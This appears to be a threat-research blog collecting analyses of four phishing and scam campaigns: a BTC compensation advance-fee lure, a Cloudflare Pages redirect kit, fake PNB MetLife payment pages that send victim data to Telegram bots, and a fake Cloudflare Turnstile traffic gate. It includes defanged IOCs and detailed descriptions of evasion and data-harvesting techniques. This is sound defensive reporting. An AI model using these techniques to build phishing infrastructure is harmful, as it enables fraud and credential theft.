Crypto Compensation Scam: Fake BTC Payout Lure Abusing Survey & Payment Flows

Overview

I recently came across a message containing the following link:

hxxps://yandex[.]com/poll/PdZ7vgekGrNakuXZcpiB6b

At first, it didn’t look suspicious. It opened as a simple survey/poll page. But as I continued, the flow quickly shifted into a crypto reward scenario, claiming that I was eligible to receive a Bitcoin compensation payment.

And as expected with these kinds of lures, there’s a catch.

Before you can withdraw the funds, you’re asked to pay a small “commission” fee.

Full Scam Walkthrough (Video)

This gives a better idea of how smoothly the entire flow is designed to push the victim toward payment.

Infection / Lure flow

1. Initial Entry (Survey / Poll Page)

The flow starts with a Yandex poll link, which works as a kind of entry point.

This step likely serves multiple purposes. It helps make the interaction feel legitimate since it’s hosted on a known platform. It may also act as a basic filter to distinguish real users from automated systems. More importantly, it sets up the next stage of redirection.

2. Fake Bitcoin Compensation Page

After interacting with the poll, I was redirected to a page that looks like it belongs to a Bitcoin related service.

The page presents a sense of urgency by claiming that a new transaction of 0.943 BTC has been created and already marked as approved. It then introduces pressure by warning the user to withdraw the funds within 24 hours, a tactic commonly used to rush victims into taking immediate action without verifying the legitimacy of the claim.

This is where the emotional hook kicks in. Seeing a large amount like 0.943 BTC immediately grabs attention.

3. Social Engineering via Chat Assistant

Then a chat window appears, introducing a support agent.

The message explains that to complete the payment process, you need to register your profile in a compensation system. It sounds procedural and official, which is exactly the intention.

Shortly after, the real objective becomes clear.

You are asked to:

Pay $67 for legal profile registration services

4. Payment Gateway

Clicking the payment link takes you to a dedicated payment page.

Here, everything is carefully designed to appear legitimate and trustworthy. The page shows a specific payment amount of $67, provides a Bitcoin payment option via a QR code, and displays a wallet address to reinforce authenticity. On top of that, a countdown timer indicating invoice expiry adds urgency, subtly pressuring the user to complete the transaction quickly without questioning its validity.

The design mimics real crypto payment processors, which helps reduce suspicion.

The flow is quite structured and intentional.

It starts by engaging the user through a trusted platform, which lowers initial suspicion. Then it introduces a high-value crypto reward, creating excitement. A chat assistant adds a layer of interaction, making the process feel guided and legitimate.

Finally, the user is asked to pay a relatively small fee to unlock a much larger reward.

This is essentially an advance fee scam, adapted to fit into a crypto themed narrative.

Additional Variant Observed (Octa-Themed Flow)

While analyzing further, I encountered another link that follows the same backend scam logic, but with a different initial presentation.

The flow eventually leads to the same outcome, pay a commission to withdraw BTC.

Variant Walkthrough (Video)

1. Fake Account / Transfer Notification

This version starts with a fake dashboard impersonating Octa.

The page further attempts to lure users by displaying a message stating “You have a new money transfer”, along with a balance of 1.824 BTC. This presentation is crafted to create excitement and curiosity, making it seem like the user has unexpectedly received funds, while subtly encouraging them to engage with the page and follow the next steps without questioning its authenticity.


2. Fake Login & Temporary Password Flow

The user is asked to log in using a temporary password.

This step closely mimics real authentication flows to build trust and credibility. It displays a temporary password, includes an OTP style input field, and reinforces legitimacy with messaging like “Do not share this password!”. These familiar elements are designed to make the process feel secure and authentic, lowering suspicion while guiding the user further into the flow.

3. Transaction Dashboard

After logging in, the user is presented with a dashboard that appears highly convincing, displaying details such as the sender labeled as Octa, a balance of 1.824 BTC, and a status marked as paid. The layout, wording, and transaction details are all carefully crafted to create a sense of authenticity, making the entire interface look legitimate and encouraging the user to trust the process without suspicion.

4. Commission Justification

Before allowing any withdrawal, the platform introduces an additional requirement in the form of a commission fee of around $69, accompanied by an explanation about wallet limits and transfer rules. This step is designed to appear reasonable and procedural, giving the impression that the fee is a standard part of the process while subtly nudging the user to make a payment in order to access the supposed funds.

5. Payment Page

Just like the initial flow, the process ultimately leads to a familiar payment stage, presenting a Bitcoin payment request along with a QR code and a wallet address for convenience. An expiry timer is also displayed to create urgency, pressuring the user to act quickly and complete the payment without taking the time to question the legitimacy of the request.

What stands out is how the attackers reuse the same core scam but change the entry point.

I also looked into related activity on URLScan and found similar lures being actively scanned in the last couple of days, which indicates that this is not a one off campaign but something currently active and evolving.

Indicators of Compromise (IOCs)

URLs

Along with the observed infrastructure, I checked domain registration timelines, which further indicate that this campaign is relatively recent and actively being used.

  • cosibas[.]site – Registered on 2026-01-30
  • paybits[.]cc – Registered on 2026-02-02

hxxps://yandex[.]com/poll/PdZ7vgekGrNakuXZcpiB6b
hxxps://yandex[.]com/poll/GjSFvwyKcmEMXpzm6yDExc
hxxps://cosibas[.]site/bloc/anketa-sent.html
hxxps://cosibas[.]site/octa/
hxxps://paybits[.]cc/payment/
Cloudflare Pages “Continue Read” Redirect Kit Abused for Phishing, Adware, and Malware Delivery


I identified a long-running redirect infrastructure abusing Cloudflare Pages (pages.dev) to host benign-looking SEO articles (for example, celebrity “net worth” blogs or gaming help content) that display a forced “Continue reading / Continue Read” pop-up shortly after page load.

Once the user clicks the button, the browser is redirected into downstream infrastructure that may lead to:

  • Credential-harvesting phishing pages
  • Adware / PUP installers
  • Trojan or malware droppers
  • Fake browser download lures (observed: Opera-themed “diagnostics” funnel)
  • QR-code / fake CAPTCHA social-engineering pages

More than 250 URLs were observed using the same visual template and behavior, and historical evidence from URLScan shows activity persisting for 5 months, suggesting deliberate reputation building and SEO indexing.

Initial Infection Vector: Benign SEO Content on Cloudflare Pages

The landing pages appear as normal blog articles but automatically display a modal message:

“Continue reading by clicking the button below.”

This design ensures the redirect is user-initiated, helping bypass automated scanners and reputation systems.

Common characteristics

  • Hosted on: *.pages.dev
  • SEO-style article content
  • Modal overlay appears a few seconds after page load
  • Redirect only occurs after button click

Scale, Persistence, and Search Engine Exposure


Across the analyzed samples, more than 250 distinct URLs were identified showing identical UI and UX behavior, indicating the use of the same phishing template or kit deployed across different article topics. The activity has remained visible for approximately five months based on URLScan observations, suggesting persistence rather than short-lived campaigns. Additionally, some of these pages have been indexed in Google search results, significantly increasing the likelihood of exposure to real users and amplifying the overall risk posed by the operation.

Redirect Logic (Click-Gated Pre-Lander Behavior)

The redirect mechanism is implemented using delayed modal display and a click-triggered JavaScript redirect.

Key Observation

Across many different pages, most samples use the same redirect destination inside window.open()

This is important because it shows that the pages.dev sites are probably not standalone phishing pages created one by one. Instead, they appear to work more like traffic pre-landers that quietly direct visitors to a shared backend system. The key= parameter in the URL also looks intentional rather than random, and it is likely being used for tracking or routing within the campaign, possibly as a campaign ID, an affiliate tracking token, or even a value used to classify or group potential victims.

In short:


Multiple benign-looking SEO pages are acting as entry points into a centralized redirect infrastructure.

Central Redirector Role in the Infection Chain

The shared redirect endpoint:

hxxps://preservationwristwilling[.]com/utx3iw6i?key=<token>

likely serves as a Traffic Distribution System (TDS) decision node, responsible for:

  • Geo/IP filtering
  • Proxy/VPN detection
  • User-agent validation
  • Campaign routing
  • Conditional payload delivery

Simplified Kill Chain

Anti-Analysis Behavior: Proxy / VPN Detection

During testing, downstream pages performed VPN/Proxy checks.

If anonymity was detected, the page displayed:

“Anonymous Proxy detected.”

and stopped further redirection.

Security Impact

From a security perspective, this behavior is particularly concerning because it makes deeper analysis much harder. By blocking or redirecting automated environments, it can prevent sandboxes and researchers from ever reaching the real payload, which in turn leads to very low antivirus detection rates. As a result, automated scans may incorrectly appear clean, creating a false sense of safety even though malicious activity may still be present behind the scenes.

Observed Downstream Outcomes


1) Fake File Download Funnel – S3 ZIP Payload

One redirect path showed a “Your File Download Is Ready” page, leading to:

  • Intermediate download host (e.g., loaditfile[.]com)
  • Final payload stored on Amazon S3 (SetupFile-xxxx.zip)


2) Fake Browser Diagnostics – Opera Download Lure

Another branch displayed a fake compatibility/diagnostics score (e.g., 40/100) urging users to:

“Download Opera Browser”

This pattern feels very similar to the affiliate-driven browser installation funnels often seen in malvertising campaigns, where traffic is quietly redirected through multiple steps before reaching the final payload or monetization stage.


3) QR Code / Fake CAPTCHA Social Engineering

Some redirects presented:

  • “Prove you are not a robot”
  • QR code requiring mobile scan

Flows like this are commonly designed to move victims step by step toward the attacker’s real objective. In many cases, the final destination can be a phishing page that steals credentials, a subscription fraud scheme that silently charges the user, or even the delivery of mobile malware disguised as a legitimate download.

Payload Example and Low Detection Context


One observed executable sample (adware/PUP classification):

SHA256: be590100ecdcae5ce4b7b42f87082e201fcb2f38c114c8fbc6640ad9b9a0708a

VirusTotal showed detection

What makes this particularly notable is that the overall setup closely matches how modern malvertising Traffic Distribution Systems (TDS) typically operate. The infrastructure shows several familiar patterns, such as abusing a trusted hosting platform like Cloudflare Pages, allowing pages to be indexed by search engines to attract organic traffic, and using click-gated redirects to evade automated analysis. Behind the scenes, everything appears to funnel through a centralized redirect endpoint where the final payload can be delivered conditionally, depending on the visitor. This kind of design also supports multiple monetization paths rather than a single outcome. Taken together, it suggests we are not looking at just one phishing kit, but a broader shared redirect ecosystem designed to distribute traffic at scale.

Indicators of Compromise (IOCs)

Domain

  • preservationwristwilling[.]com
  • Path: /utx3iw6i
  • Query Parameter: key=<token>
  • loaditfile[.]com

Malicious Sample

  • be590100ecdcae5ce4b7b42f87082e201fcb2f38c114c8fbc6640ad9b9a0708a
  • Windows Executable
  • Classification: Adware/PUP
  • VirusTotal Detection

Network Indicator

preservationwristwilling[.]com/utx3iw6i?key=

URLScan.io search result

This campaign highlights how attackers carefully blend several techniques to stay under the radar and keep their operation running for long periods. By abusing legitimate hosting services, leveraging SEO poisoning to attract real users, using click-triggered redirects to avoid automated detection, and routing visitors through a centralized traffic system, they create a stealthy and resilient infrastructure capable of quietly delivering malware or other malicious outcomes over time

Fake “PNB MetLife Payment Gateway” Page Stealing Customer Details and Redirecting Victims to UPI Payments

Overview

While actively hunting for phishing site, I came across multiple web pages impersonating PNB MetLife Insurance and presenting themselves as official policy premium payment gateways. This activity highlights how scammers deliberately target reputed and widely trusted brands to exploit existing customer trust and increase the likelihood of successful financial fraud. Although the pages claim to offer legitimate premium payment and policy servicing options, analysis of the underlying HTML and JavaScript shows that no real payment processing or backend validation is involved at any stage.

The pages are optimized for mobile devices, both in layout and interaction design. This strongly suggests that victims are likely being lured via SMS messages, although delivery via email, social media platforms, or messaging apps cannot be ruled out.


Fake PNB MetLife Payment Gateway – Initial Landing Page


The first template presents a mobile-friendly page branded as “PNB MetLife Payment Gateway”. It immediately prompts users to enter their name, policy number and mobile number, claiming these details are required to proceed with premium payment.

What is immediately noticeable is that the page does not validate any of the entered information. Any arbitrary values are accepted, and the user is allowed to proceed to the next step without verification.

hxxps://pnb-metlife-g-shiv-1aad8zgyup.edgeone.app/

Stealthy Data Exfiltration via Telegram Bots



Once the user submits the first form, the entered details are silently exfiltrated using the Telegram Bot API. Instead of communicating with a legitimate payment backend, the page sends captured information directly to Telegram, where it can be monitored in real time by the attacker.

The stolen data includes the victim’s name, policy number, and mobile number. Hardcoded Telegram bot tokens and chat IDs are embedded directly in the page’s JavaScript, leaving no ambiguity about the intent of the page.


During investigation, multiple Telegram bots and operator accounts were observed across related samples. Bots such as pnbmetlifesbot and goldenxspy_bot are used to collect victim data, while operator accounts including darkdevil_pnb and prabhatspy appear to receive and monitor these submissions.

Payment Amount Collection and Transition to UPI Flow

After the initial data theft, victims are taken to a second page asking them to enter the payment amount. Again, there is no backend validation or policy lookup. Any amount can be entered, and once submitted, this value is also sent to Telegram.


Immediately after this step, the page transitions into a UPI-based payment flow. The form disappears, and the victim is shown a QR code along with a countdown timer, creating urgency and psychological pressure.

QR Code Based UPI Payment Redirection

Once the victim submits the payment amount, the page dynamically switches to a QR based UPI payment flow. At this stage, no real payment gateway is involved. Instead, the JavaScript generates a UPI payment URI, renders it as a QR code, and pushes the victim toward completing the transaction inside a legitimate UPI app.

The following JavaScript snippet, extracted from the page, shows how the attacker generates the UPI QR code on the client side:

This code constructs a upi://pay URI and renders it as a QR code directly in the browser. Notably, the amount parameter is omitted or set to zero, forcing the victim to manually enter the amount in their UPI app.

Clipboard Abuse and Forced App Redirection

In addition to QR based payments, the page also includes direct buttons for PhonePe and Paytm. Clicking these buttons triggers JavaScript that silently copies the attacker controlled UPI ID to the clipboard and then redirects the victim to a payment app deep link.

The following snippet highlights this behavior:

This technique ensures that even if the victim does not scan the QR code, the UPI ID is already copied and ready to be pasted inside the payment app. Redirecting users into real UPI applications significantly lowers suspicion and increases the likelihood of successful fraud.

Second Phishing Template – Premium Update and Bank/Card Harvesting

In addition to the basic payment-only template, a more advanced variant was also observed. This second template follows a slightly different flow and is significantly more dangerous, as it escalates from payment fraud to full banking and card data theft.

The landing page again impersonates PNB MetLife and asks for name, policy number, and mobile number. After this, the victim is presented with multiple options such as Update Amount, Refund Your Amount, and Add AutoDebit System, creating the illusion of legitimate policy servicing.

hxxps://pnb-metlife-web-india-2025-pvt-xi0ogr8l7-2fhp3fxm5e.edgeone.app/

When the victim selects “Update Amount,” they are taken to a page prompting them to enter a new premium amount. After submitting the amount, the page displays a confirmation screen showing the entered policy number and amount, along with a button labeled “Complete Update.”

Bank and Card Details Harvesting

The next stage is where the attack becomes significantly more severe. The victim is presented with a Bank Details for Verification page.

The page claims this information is required for secure verification. Once submitted, all entered banking and card details are exfiltrated to Telegram using the goldenxspy_bot, with the data delivered to the Telegram user prabhatspy.

This confirms that the second template is not just payment fraud but a full scale financial credential harvesting operation.

Abuse of Free Hosting Platforms

Multiple variants of these phishing templates were observed hosted on EdgeOne Pages, which provides free hosting. This allows attackers to deploy and rotate phishing pages rapidly with minimal effort.

Across different deployments, the visual structure and JavaScript logic remain largely the same, while UPI IDs, mobile numbers, and Telegram bots change.

URLScan analysis shows multiple deployments of the same phishing kit, with identical client-side JavaScript logic and minor configuration changes such as UPI IDs, Telegram bots, and subdomain names.

https://urlscan.io/result/019bdbf6-dc98-7159-8a8b-45f4d97fe002/

https://urlscan.io/result/019bdabf-41f2-7613-81c0-1e99f27b3557/

https://urlscan.io/result/019bd9b5-431e-75b1-836b-ee5d50faaff0/

https://urlscan.io/result/019bd953-decb-72ae-aa3c-0693fdeac605/

https://urlscan.io/result/019bd950-f84f-718c-8b5e-b04f152e8898/

https://urlscan.io/result/019bd94d-3881-75ac-87ef-db3a317c8ff9/

https://urlscan.io/result/019bd5bb-d242-72bf-9f2f-52d5cab3894c/

https://urlscan.io/result/019b20cf-96e3-734b-bdb8-ef9aed13d27d/

https://urlscan.io/result/019b20cd-704f-763e-b7a7-67bccda9bda7/


User Advisory

Awareness and verification remain the most effective defenses against payment based phishing and fraud.

Analysis of a Fake Cloudflare Turnstile Used as a Traffic Filtering Gate

Overview

During analysis of a phishing URL chain, I observed a fake Cloudflare Turnstile verification page acting as an intelligent traffic filtering gate. Rather than protecting a website, this page selectively blocks, redirects, or allows access based on geolocation, proxy usage, and browser fingerprinting.

This phishing infrastructure demonstrates Traffic Distribution System like behavior commonly used in modern phishing and scam operations to evade security researchers, sandboxes, and automated crawlers while delivering payloads only to high-confidence victims.


Redirection Chain



The Cloudflare page is not legitimate and does not load any official Turnstile JavaScript. Instead, it is a static imitation combined with heavy client side fingerprinting.

Fake Cloudflare Verification Page

The landing page is designed to closely mimic a legitimate Cloudflare interstitial, creating a false sense of trust for the victim. It displays the French language title “Un instant…“, along with Cloudflare style branding and logos to appear authentic. A fake human verification checkbox labeled “Vérifiez que vous êtes humain” is presented, imitating Cloudflare’s Turnstile challenge, despite performing no real validation. The page also shows a fabricated Ray ID, a detail commonly associated with genuine Cloudflare error or verification pages. To further reinforce legitimacy, the attackers include links pointing to real Cloudflare policy and documentation pages, a tactic intended to reduce suspicion and bypass casual scrutiny by users and automated scanners alike.

However, no real Turnstile challenge exists. All logic is client side JavaScript + server side decision APIs, not Cloudflare infrastructure.


Browser Fingerprinting & Bot Detection

Once the page loads, the script silently collects a detailed browser fingerprint, including:

  • navigator.userAgent
  • navigator.webdriver (Selenium / automation detection)
  • Headless browser indicators
  • Plugin count and language settings
  • WebGL vendor and renderer (VM / sandbox detection)
  • LocalStorage and SessionStorage availability
  • Timezone information
  • Honeypot fields (website, email-confirm) to detect autofill bots

All of this data is packaged and exfiltrated to backend endpoints such as:

/_internal/base/validation/collect_info.php
/_internal/api/dashboard.php

Geo Blocking and Proxy Detection


Using Fiddler with different exit locations, the server’s decision engine responses were captured. These responses clearly show country based blocking and proxy detection logic.

This confirms explicit detection of hosting providers, VPNs, and proxy infrastructure, even when traffic originates from France.

Decoy Redirect Behavior

If a visitor is classified as blocked or suspicious, the page redirects to:

hxxps://www.mediapart.fr

This serves multiple purposes:

  • Makes the site appear benign during casual inspection
  • Misleads analysts and automated scanners
  • Prevents security tools from accessing the real phishing content

Only approved traffic (likely residential French IPs, real browsers) proceeds to the malicious landing page.

Why France?

Several indicators strongly suggest that this phishing infrastructure is specifically oriented toward French users. The landing page content and interface are fully localized in French (fr_FR), indicating deliberate language targeting rather than generic reuse. Access behavior appears to follow a country based allow list model, where visitors from non-French regions are blocked or redirected. When access conditions are not met, the site redirects to a well-known French news outlet as a decoy, helping the infrastructure appear benign during casual checks. Additionally, all CAPTCHA elements and user interface text are presented entirely in French, reinforcing the assessment that this setup is designed to blend seamlessly into a French browsing context and evade suspicion among local users.

Infrastructure Observations


Both domains involved in the redirect chain were newly registered on 2026-01-06.

Detection And Hunting Notes

Defenders should look for:

  • Fake Cloudflare Turnstile pages without official Cloudflare JS
  • Hidden honeypot form fields
  • /collect_info.php or /dashboard.php?action=visit patterns
  • Conditional redirects to legitimate news sites
  • Different behavior between residential vs proxy IPs

Confirmed malicious phishing traffic distribution system.

This is not a Cloudflare protection page.
It is a selective traffic gate designed to evade analysis and deliver phishing content only to real victims.

Source